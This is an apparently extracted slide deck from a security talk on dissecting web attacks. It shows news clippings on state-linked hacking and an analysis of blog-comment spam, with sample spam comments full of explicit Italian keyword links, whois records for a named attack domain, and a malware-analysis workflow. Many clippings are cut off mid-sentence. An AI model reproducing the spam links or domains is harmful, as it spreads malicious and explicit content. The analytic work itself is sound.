



# Dissecting Web Attacks

Val Smith ([valsmith@attackresearch.com](mailto:valsmith@attackresearch.com))

Colin Ames ([amesc@attackresearch.com](mailto:amesc@attackresearch.com))

Delchi ([delchi@attackresearch.com](mailto:delchi@attackresearch.com))

---



# Bios

## Valsmith

- Affiliations:
  - Attack Research
  - Metasploit
  - cDc
- Work:
  - Attack Techniques Research
  - Pen Tester/ Exploit developer
  - Reverse Engineer
  - Malware Analyst

## - History

- Founder Offensive Computing
- Speaker
  - Blackhat
  - Defcon
  - Shmoocon





# Bios

## Colin Ames

- Security Researcher, Attack Researcher
- Steganography Research
- Penetration Testing
- Reverse Engineering
- Malware Analysis





# The Problem





# THESE GUYS





# (For Real?)

updated 11:38 a.m. EDT, Tue March 11, 2008

## Chinese hackers: No site is safe

**CNN.com /technology**

By John Vazre  
CNN

**ZHOUSHAN, China (CNN)** — They operate from a bare apartment on a Chinese island. They are intelligent 20-somethings who seem harmless. But they are hard-core hackers who claim to have gained access to the world's most sensitive sites, including the Pentagon.

In fact, they say they are sometimes paid secretly by the Chinese government — a claim the Beijing government denies.

**Wired**  
BLOG NETWORK  
**DANGER ROOM**

Did China's Hackers Shut Off the Lights?

**FOX NEWS.COM**  
We Report. You Decide.

**Politics**

**Chinese Hackers Penetrate White House Computers**

Friday, November 07, 2008  
FOX NEWS

WASHINGTON — The White House computer system was penetrated numerous times by Chinese hackers, the financial times reported Friday.

The cyber attacks obtained e-mails between government officials and stole information before U.S. computer experts fixed the system, a senior U.S. official told the Financial Times.

U.S. government cyber intelligence experts suspect the attacks were sponsored by the Chinese government because of their targeted nature. They added that it is difficult to trace the exact scope of an attack beyond a person or a particular country.

Newsweek magazine revealed Wednesday that a foreign cyber hacker had broken into the computer systems of Sen. John McCain and Barack Obama's presidential campaign.

Obama's team concluded on its own that the hackers were Russian or Chinese and probably were seeking foreign policy information.

A federal law enforcement source confirmed to Newsweek that Fox News did describe the incident as "fairly significant."

**ars technica**  
the art of technology

Main Business IT Apple Gaming Hardwa

Home News Articles Guides Journals Search

From the News Desk

### Germany, UK also investigating government PC espionage by China

By Ken Fisher | Published: September 09, 2007 - 09:20PM CT

In recent weeks, the Chinese have been accused not only of hacking the Pentagon, but also several German ministries and key sites in the UK, as well. In doing research for an upcoming story on the Pentagon attacks, I stumbled upon recent reports in Germany of surprisingly similar activity.

Germany's Federal Office of Information Security has reported that it has discovered attacks which some men say appear to originate in China.

The story was first reported by German newspaper *Spiegel Online* and found evidence of "Chinese computers in several govt offices of German chancel Information Security experts trojans months ago and of over 160GB of data, a officials in Berlin originally irresponsible speculator but as the drama unfold.

**The Register**  
Biting the hand that feeds IT

Home Software Music & Media Networks Security Public Sector Business Science Enterprise Security Anti-Virus Spam ID Spyware

James China for hack attacks  
whispers  
eyden • Get more from this author  
security, 12th September 2007 15:49 GMT  
paper - The business case for VMware

itions have blamed China for an upsurge in hacking attacks

ve all become the subject of targeted attacks originating pointing the finger of blame towards China's Peoples ustralia and New Zealand joined the growing list this week.

ned any involvement in the attacks, with officials painting the fied hackers.

**Telegraph.co.uk**

Home News Sport Finance Comment Travel

UK World Politics Celebrities Obituaries Weird Earth

You are here: Home > News > UK News



## Chinese hackers 'raid Whitehall'

By Richard Spencer and Ben Quinn  
Last Updated: 1:09AM BST 06 Sep 2007

Hackers with links to China's military were last night accused of waging a long-term campaign to penetrate the computer networks of British government departments.

- China denies hacking into Pentagon computers
- British concern over Taliban's Chinese arms

A day after China denied that it was the hidden hand behind hackers who breached Pentagon security networks in the US, "cyberwarriors" acting at the behest of the People's Liberation Army (PLA) were blamed for breaking into networks at the Foreign Office and other departments.



AND THESE GUYS

---





## NEWS

Business Communications E-Commerce Enterprise IT Hot Topics Security

E-Commerce Times > Business > | [Read Next Article in News](#)

### Russian Hackers Blackmail U.S. E-Commerce Sites



By Clare Saliba  
E-Commerce Times  
03/09/11 10:33 AM PT

The FBI said that e-commerce firms have been less than vigilant in securing customer data from hackers.

**Free WiFi Hotspot Locator from TechNewsWorld**  
Wondering where to find the nearest publicly available WiFi internet access? Our [global directory](#) of more than 100,000 locations in 26 countries is a terrific tool for mobile computer users.

The U.S. Federal Bureau of Investigation (FBI) issued an advisory Thursday warning that several organized hacker groups, operating out of Eastern European hubs, have stolen proprietary information from hundreds of e-commerce and online banking sites, including customer databases and more than

The FBI -- which is coordinating an cybercrimes division at the National primarily hail from Russia and the U.S. domestic credit card theft corridor these regions.



Technology & science / Security

- Categories
- U.S. news
- World news
- Politics
- Business
- Sports
- Entertainment
- Tech & science
- Space
- Science
- Tech and gadgets
- Comics
- Windows
- Security
- Innovation

### Russian hackers a Bogus traffic slows target sit

By Peter Svasek  
Associated Press  
updated 8:23 a.m. PT, Wed, Aug 13

NEW YORK -- Attacks by Russian hackers against Georgian Web sites, linked to a cyberwar in the United States, continued as Russian President Dmitri Medvedev ordered a halt to hostilities against

Tom Buring, acting chief executive of Atlanta-based Web-hosting firm Turn.com, said the Web site of the president of Georgia was the target of a flood of traffic from Russia aiming to overwhelm the site. Buring said bogus traffic outnumbered legitimate traffic 5,000 to 1 at president.gov.ge.

## Obama Team Targeted by Chinese, Russian Hackers

by Brandon Dimmel on 20081110 @ 10:25AM EST | [google it](#) | [send to friends](#)  
Filed under Security | (related terms: system, news, mccain, hackers, barack obama)

### Russian Team

Looking for Russian Team? Find exactly what you want today.  
Yahoo.com

Disgruntled Republicans may find some solace in recent news that Chinese and Russian hackers recently hacked the [computer systems](#) of president-elect Barack

## Russia Locked In Cyberwar With Estonia

by Vince Veneziani on May 17, 2007

2 Comments



In the first war of its kind, Russia has been attacking the small country of Estonia for several weeks now. The incident started after a bronze statue of a soviet soldier was removed from its memorial by Estonians. Russia got pissed and has launched hack attacks, DDoS attacks and plenty of other tricks against the country, taking down websites of political members, newspapers, banks, companies, as well as government websites.

The situation is so dire, that NATO has been called in to help assess the situation and bring some calm. There seems to be no end to the attacks, so special cyber-terrorism experts are being deployed to rectify matters. Sounds to me like some dude was watching **Hackers** and wanted to ah, hack the Gibson, but instead got caught up in a cyberwar.

**Russia accused of unleashing cyberwar to disable**




**Staten powder early release for some pe**  
**Prison Harry springing new racist name**  
**U.S. reportedly refused to act plea to re**  
**140-year-old lobster's tale has a happy e**

(Who says so?)







# AND THESE GUYS






# WANT YOUR





# AND WILL USE YOUR



# TO GET THEM





While this happens you are:







# Introduction





# Introduction

- Attackers are using the **web** in various ways to:
    - Push users to their malicious sites
    - Gain access to computers
    - Steal information
  - They use many technologies
    - Java/Javascript
    - Iframes
    - Spam
    - HTML
    - Encoding/Obfuscation
    - Injection
-



# Introduction

- For this talk we analyzed different types of attacks
    - **Blog Spam**
    - **Web site injection**
  - We dissect the attacks piece by piece to analyze and show
    - **Source code**
    - **Network traffic**
    - **Binaries**
    - Commands**
    - Attack Goals**
    - Attackers**
-







# Blog Spam

- **Analysis process**

- View victim blog, locate malicious comments
- Trace back all A HREFs in comments
- WGET code from attacker site
  - Follow any links
  - Decode obfuscated instructions
  - Debug javascript
    - Firebug, Venkman
  - Decompile Java Applets
- Lookup owners of domains / IPs
- Reverse any exploits / binaries





# Blog Spam

- 1<sup>st</sup> Stage of the attack
  - Uses comments to sites
  - Blogs such as Drupal & Wordpress
- Comments:
  - Usually in response to valid post
  - Splice together random but legitimate phrases from sources such as wikipedia
  - Contain several linked words to various sites
  - Will be added en mass to many disparate posts
  - Often will have non-English embedded words such as Italian, German, Russian







¿Cuanto tiene que mejorar aun el SL?  
¿Que mejores prácticas pueden identificarse dentro del SL?  
¿Que implicaciones tiene el SL para los usuarios y desarrolladores?  
Son algunas de las preguntas a las que se esta intentando dar respuesta

» [Inicie sesión](#) o [regístrese](#) para enviar comentarios

## Cretaceous

Enviado por qjan09128 el 54b, 09/21/2002 - 07:05.

7adaed8bf283a469f32bce1e97f13d97

The Cretaceous-Tertiary extinction event was the large-scale mass extinction of animal and plant species in a geologically short period of time, approximately 65.5 million years ago (mya). [site www moto guzzi it](#), [legno massello copertura](#). It is associated with a geological signature, usually a thin band dated to that time and found in various parts of the world, known as the KT boundary. [edilizia pubblica](#), [giochi completi download](#). The event marks the end of the Mesozoic Era, and the beginning of the Cenozoic Era. [inquinamento da traffico](#), [donna nuda lesbica](#). Non-avian dinosaur fossils are only found below the KT boundary and became extinct immediately before or during the event. [rovigo hotel albergo](#), [sito porno star](#). Mosasaurs, plesiosaurs, pterosaurs and many species of plants and invertebrates also became extinct. [capra umberto saba](#), [annuncio hard sicilia](#). Mammalian and bird clades passed through the boundary with few extinctions, [centri termali vallese](#), [lettera damore it](#), and radiation from those Maastrichtian clades occurred well past the boundary. [blocco autocad 3d](#), [pisa provincia](#). Many scientists theorize that the KT extinctions were caused by one or more catastrophic events such as massive asteroid impacts or increased volcanic activity. [agenzia viaggi modena](#), [centro congresso mestruo venezia](#). Several impact craters and massive volcanic activity in the Deccan traps have been dated to the approximate time of the extinction event. [scommessa galoppo](#), [milly d abbraccio calendario 2003](#). These geological events may have reduced sunlight and hindered photosynthesis, leading to a massive disruption in Earth's ecology. [trans inculata](#), [italo calvino barone rampante](#). Other researchers believe the extinction was more gradual, resulting from slower changes in sea level or climate.

» [Inicie sesión](#) o [regístrese](#) para enviar comentarios

## Hoysala Empire

Enviado por qjan09128 el Dom, 03/09/2008 - 01:11.

c8932639ee4b91fa1367be834f5844c2

The Hoysala Empire was a prominent South Indian empire that ruled most of the modern-day state of Karnataka between the 10th and the 14th centuries. [Disegni Sulla Pace](#), [sborrate in bocca gratis](#). The capital of the Hoysalas was initially located at Belur but was later moved to Halebidu. [passero solitario parafrasi](#), [testi canzoni gigi d alessio](#). The Hoysala rulers were originally hill peoples of Malnad Karnataka, an elevated region in the Western Ghats range. [Ronaldigno it](#), [Ricetta crep](#). In the 12th century, taking advantage of [Accompagnatore Milano Versatile](#), [Vota Profili Ragazze](#), the warfare between the then ruling Western Chalukyas and Kalachuri kingdoms, [Ragazze Russe Cercano Italiani](#), [Ricetta crep](#), they annexed areas of present-day Karnataka and the fertile areas north of the Kaveri River delta in present-day Tamil Nadu. [Cannata Peron](#), [ministero pubblica istruzione it](#). By the 13th century, they governed most of present-day Karnataka.





The regular tuition is € 1350. The tuition for students who wish to receive course credit is € 1550. Students may reserve accommodation through the Unversiteit van Amsterdam for a cost of € 350. Student housing is available from June 14th -June 29th.

more information under: [http://www.ishss.uva.nl/Summer/Black\\_Europe.htm](http://www.ishss.uva.nl/Summer/Black_Europe.htm)

Attachment	Size
<a href="#">Black_Europe_Flyer.pdf</a>	178.65 KB

» [Login](#) or [register](#) to post comments | [send to friend](#)

### Cretaceous

Submitted by drf22308 on 14 March, 2008 - 14:11.

7adaed8bf283a469f32bce1e97f13d97

The Cretaceous-Tertiary extinction event was the large-scale mass extinction of animal and plant species in a geologically short period of time, approximately 65.5 million years ago (mya). [edilizia pubblica](#), [armadi cabina](#). It is associated with a geological signature, usually a thin band dated to that time and found in various parts of the world, known as the KT boundary. [eden village kournas](#), [ing unimore it](#). The event marks the end of the Mesozoic Era, and the beginning of the Cenozoic Era. [elenco hotel canazei](#), [legno massello copertura](#). Non-avian dinosaur fossils are only found below the KT boundary and became extinct immediately before or during the event. [fermentazione vino](#), [sesso estremo gratis](#). Mosasaurs, plesiosaurs, pterosaurs and many species of plants and invertebrates also became extinct. [trans inculata](#), [sesso estremo gratis](#). Mammalian and bird clades passed through the boundary with few extinctions, [albergo hotel avellino](#), [affitti case vacanza villasimius](#). and radiation from those Maastrichtian clades occurred well past the boundary. [testo pazza inter](#), [pisa provincia](#). Many scientists theorize that the KT extinctions were caused by one or more catastrophic events such as massive asteroid impacts or increased volcanic activity. [site www moto guzzi it](#), [vendita casa prato](#). Several impact craters and massive volcanic activity in the Deccan traps have been dated to the approximate time of the extinction event. [trasmettitore wireless video](#), [yamaha sintoamplificatore](#). These geological events may have reduced sunlight and hindered photosynthesis, leading to a massive disruption in Earth's ecology. [sintomo artrosi cervicale](#), [download convertitore divx dvd](#). Other researchers believe the extinction was more gradual, resulting from slower changes in sea level or climate.

» [Login](#) or [register](#) to post comments

### Hoysala Empire

Submitted by me22308 on 11 March, 2008 - 12:45.

c8932639ee4b91fa1367be834f5844c2

The Hoysala Empire was a prominent South Indian empire that ruled most of the modern-day state of Karnataka between the 10th and the 14th centuries. [Trucchi Narnia](#), [piano cottura vetroceramica induzione](#). The capital of the Hoysalas was initially located at Belur but was later moved to Halebidu. [Diario Anna Frank](#), [Sfondi Windows Xp Gratis](#). The Hoysala rulers were originally hill peoples of Malnad Karnataka, an elevated region in the Western Ghats range. [Donna A Pecorina](#), [modello 740 2007](#). In the 12th century, taking advantage of [Costo Del Metano Al Mc](#), [Donna Bologna Annuncio Personale Amore](#). the warfare between the then ruling Western Chalukyas and Kalachuri kingdoms, [Adunanza It](#), [sborrate e pompino](#). they annexed areas of present-day Karnataka and the fertile areas north of the Kaveri River delta in present-day Tamil Nadu. [testo canzone adagio lara fabian](#), [Letti A Soppalco Per Adulti](#). By the 13th century, they governed most of present-day Karnataka, parts of Tamil Nadu and parts of western Andhra Pradesh in Deccan India. T [Videoclip Sesso](#), [Tabelline](#)

Shows some comments added to a legitimate post.

Notice the hyperlinked Italian words.

Comments often start with an md5sum hash.





link:www.daolao.ru - Google Search ✕ link:www.daolao.ru -inurl:daolao.ru - G... ✕

[музей Рерихов | Теософское общество | фонд Рерихов](#) - [ [Translate this page](#) ]  
музей Рерихов | Теософическое общество | фонд Рерихов | География.ру | Лао-цзы | Ломоносов.  
[lomonosov.org/cooperation.html](http://lomonosov.org/cooperation.html) - 13k - [Cached](#) - [Similar pages](#) - [Note this](#)

[My Language : Русский](#) - [ [Translate this page](#) ]  
Шен: Даосский центр в Москве. Обучение восточным практикам, семинары, ицзин, цигун, фен-шуй, китайская астрология, йога. Библиотека, рассылка «Даосские ...  
[www.mylanguage.gov.au/ru/1381273](http://www.mylanguage.gov.au/ru/1381273) - 9k - [Cached](#) - [Similar pages](#) - [Note this](#)

[The pattern of the lifetime's canvas - Переводим рецепты вместе](#) - [ [Translate this page](#) ]  
31 Окт, 2008 at 4:49 AM. Китайское миндальное печенье (Chinese Almond Cookies) Это простое и вкусное миндальное печенье отлично подавать когда угодно. ...  
[narakeshvara.livejournal.com/113780.html](http://narakeshvara.livejournal.com/113780.html) - 25k - [Cached](#) - [Similar pages](#) - [Note this](#)

[Ссылки полезные и интересные](#) - [ [Translate this page](#) ]  
Все о Драконах: легенды, истории, факты, исследования. Галереи, библиотека. Более 600 Мб информации.  
[dragonest.by.ru/main/links.html](http://dragonest.by.ru/main/links.html) - 28k - [Cached](#) - [Similar pages](#) - [Note this](#)

[Ашрам.Ру :: Архив](#) - [ [Translate this page](#) ]  
2006, 15 октября 2006 г. (воскресенье) в центре «Открытый Мир» (Москва) состоится ритуал Будды Медицины в исполнении монахов тибетского монастыря. ...  
[ashram.ru/archives/archives.htm](http://ashram.ru/archives/archives.htm) - 22k - [Cached](#) - [Similar pages](#) - [Note this](#)

[godsdiensten](#) - [ [Translate this page](#) ]  
yinyanggoud-anim1.gif (12719 bytes) radvandeeler-anim.gif (13058 bytes) stervandavid-anim.gif (10810 bytes) kruisgoud-anim.gif (10026 bytes) moskee-anim .gif ...  
[www.law.kuleuven.be/chineesrecht/webterras/godsdien1.htm](http://www.law.kuleuven.be/chineesrecht/webterras/godsdien1.htm) - 134k - [Cached](#) - [Similar pages](#) - [Note this](#)



# Blog Spam

- Following embedded links in comment shows:

albergo hotel avellino

Avere poco sale nella zucca

albergo hotel avellino

Hotel avellino elenco hotel avellino prenotazione hotel  
Il portale del turismo in campania. hotel avellino elenco hotel avellino prenotazione hotel  
avellino vacanze avellino. Avellino hotel avellino alberghi avellino prenotazione hotel  
Per visualizzare solo gli hotel a avellino che hanno camere disponibili e prenotabili seleziona le  
date di arrivo e partenza dal box di ricerca sulla Pasqua hotel avellino, italia alberghi avellino,  
last minute  
Hotel avellino confronta i prezzi e prenota on line il tuo albergo a avellino. Campania tour hotel  
alberghi avellino  
Guida agli alberghi di avellino e provincia, informazioni utili per contattarli e  
raggiungerli. Alberghi ad avellino hotel ad avellino dormire ad avellino hotel  
Hotel alberghi avellino provincia in questa pagina puoi trovare alberghi, hotel e strutture  
ricettive di varie tipologie e categorie presenti nella Hotel de la ville  
Hotel de la ville via palatucci 20, 83100 avellino, italy tel +39 0825 780911 fax +39 0825 780921  
email info@hdv.av.it. Avellino hotel, avellino alberghi, avellino hotels, elenco hotel  
Hotel avellino, alberghi avellino, hotels avellino, previsioni meteo avellino, last minute hotel,  
saperviaggiare.it elenco hotel ed alberghi in avellino. Hotel provincia avellino / alberghi  
provincia avellino  
Elenco ed informazioni su tutti gli hotel in provincia di avellino. degli hotel trovi i servizi, i  
prezzi, il sito, le promozioni ecc. Alberghi avellino alberghi gli alberghi di avellino tutti gli  
Cerca gli alberghi di avellino. su ept trovi tutti gli alberghi della provincia di avellino il solofra  
palace hotel resort una raffinata oasi verde. **hotel avellino | alberghi avellino**  
Alberghi hotel avellino in questa pagina troverete la lista completa di tutti gli alberghi, hotel,  
motel, agriturismo, affittacamere, bed breakfast nella Hotel avellino hotel civita hotel civita  
atripalda ( avellino  
Hotel avellino hotel civita hotel civita atripalda ( avellino ) hotel campania albergo avellino hotel

Subscribe RSS  
Subscribe in a reader  
987 readers  
BY FEEDBURNER


Other themes  
Sala giochi on line (9)  
Supermercati a o (35)  
Tiro volo filmato (12)  
Film roberta missoni (14)  
Pre menopausa (5\*)

Archivio  
Archivio (11)  
Cenerentola negozio scarpa  
Sesso cn animali  
Eden village kourmas  
Padrona sadomaso varese  
Blocco autocad 3d  
Capra umberto saba  
Albergo hotel avellino  
Lettore dvd e divx scott  
Soluzione giochi gratis pc  
Calcio femminile veneto  
Sacs gommoni  
Uniconline finanza it



# Blog Spam

- Site made to look like normal blog
- Links don't actually work
- Page actually for deploying malware





# Blog Spam

- Attack often comes from same domain with slightly different name:
  - [qff09296@averfame.org](mailto:qff09296@averfame.org)
  - [drff09296@averfame.org](mailto:drff09296@averfame.org)
  - [drff52122@averfame.org](mailto:drff52122@averfame.org)
  - [mer52122@averfame.org](mailto:mer52122@averfame.org)
- **Attack domain averfame.org info:**

**Sponsoring Registrar:** EstDomains, Inc. (R1345-LROR)

**Registrant Name:** Harold Lani

**Registrant Organization:** China Construction Bank

**Registrant Street1:** Mansion, No.31 Guangji Street, Ningbo, 315000, CN

**Registrant Email:** [harold@avereanoia.org](mailto:harold@avereanoia.org)

**IP Address:** 78.108.181.22

**descr:** UPL Telecom

**changed:** serge@upl.cz 20071227

**address:** UPL TELECOM s.r.o

**address:** Vinohradska 184/2396

---





# Blog Spam

- China Construction Bank known in the past for malware
  - State owned bank
- In *2004* several executives were executed by the state for engaging in financial fraud
- In *March 2006* it was reported to be hosting phishing sites targeting US banks





# Blog Spam

- While the e-mail address given to post the malicious comments was owned by China Construction Bank,
  - The HTTP connection to make the posts came from 212.227.118.40 based on various web logs

**212.227.118.40**

**Domain:** kundenserver.de

**Address:** Erbprinzenstr. 4 - 12

**City:** Karlsruhe

**role:** Schlund NCC

**address:** Brauerstrasse 48

**address:** Germany

infong113.kundenserver.de.

**Name:** Achim Weiss

**Pcode:** 76133

**Country:** DE

**address:** 1&1 Internet AG

**address:** D-76135 Karlsruhe

**e-mail:** [noc@oneandone.net](mailto:noc@oneandone.net)

---



Google

foto donna nude amatoriali debora

Search

[Advanced Search](#)  
[Preferences](#)

Web

Results 1 - 10 of about 7,400 for foto [donna nude](#) amatoriali debora. (0.28 seconds)

[ncxthOeu - Interview Gilles de Robien - Forum evenementiel ...](#)

cazzi **amatoriale** gratis casalinghe succhiatrici **debora** caprioglio trailers film .... **donna foto nude** donne anziane che fanno sesso erotic fotografi ...  
[forum.voyages.orange.fr/liremessages.php?idservice=10010&idsection=1820&thread=306&page=1](#) - 189k - [Cached](#) - [Similar pages](#) - [Note this](#)

[El Juego de Edgar | Chosto.com](#)

Ciat Msn, thais velina **foto**. The contents were heavily influenced by ... that is still used today.  
**donna nude amatoriali**, concorso allievi marescialli. ...  
[www.chosto.com/?q=node/34](#) - 44k - [Cached](#) - [Similar pages](#) - [Note this](#)

[Herzlich Willkommen! | Peter Schnitzhofer](#)

Cannata Peron, Melissa P **Foto**. By the 13th century, they governed most of ... Israeli withdrawal in June 1974. bevitrice di sborra, **donna amatoriali nude**. ...  
[peter.schnitzhofer.net/?q=node/1](#) - 32k - [Cached](#) - [Similar pages](#) - [Note this](#)

[Chronix Videos - Episode 3 - <div>Check out these metal videos ...](#)

**foto amatoriali** di casalinghe porche donne schizzate di merda mature che scopano animali meravigliosi streap video gratis niaas mamando obbese troie sborra ...  
[www.chronixradio.com/modules.php?name=News&file=article&thold=-1&mode=flat&order=0&sid=434](#) - 977k - [Cached](#) - [Similar pages](#) - [Note this](#)

[Forum :: Leggi il Topic - galleria \*\*foto\*\* sesso gratis](#)

**foto** sexy **donna** nuda sella moto video **amatoriale** porno gratis sicuro .... video clip louisiana **nude** amateur wives [/url] showtime late night soft porn dvds ...  
[www.progettofamiglia.com/forum/viewtopic.php?p=205238](#) - 47k - [Cached](#) - [Similar pages](#) - [Note this](#)

[trisken.net > Trisken.net Forums > forum trisken.net > Over onze ...](#)

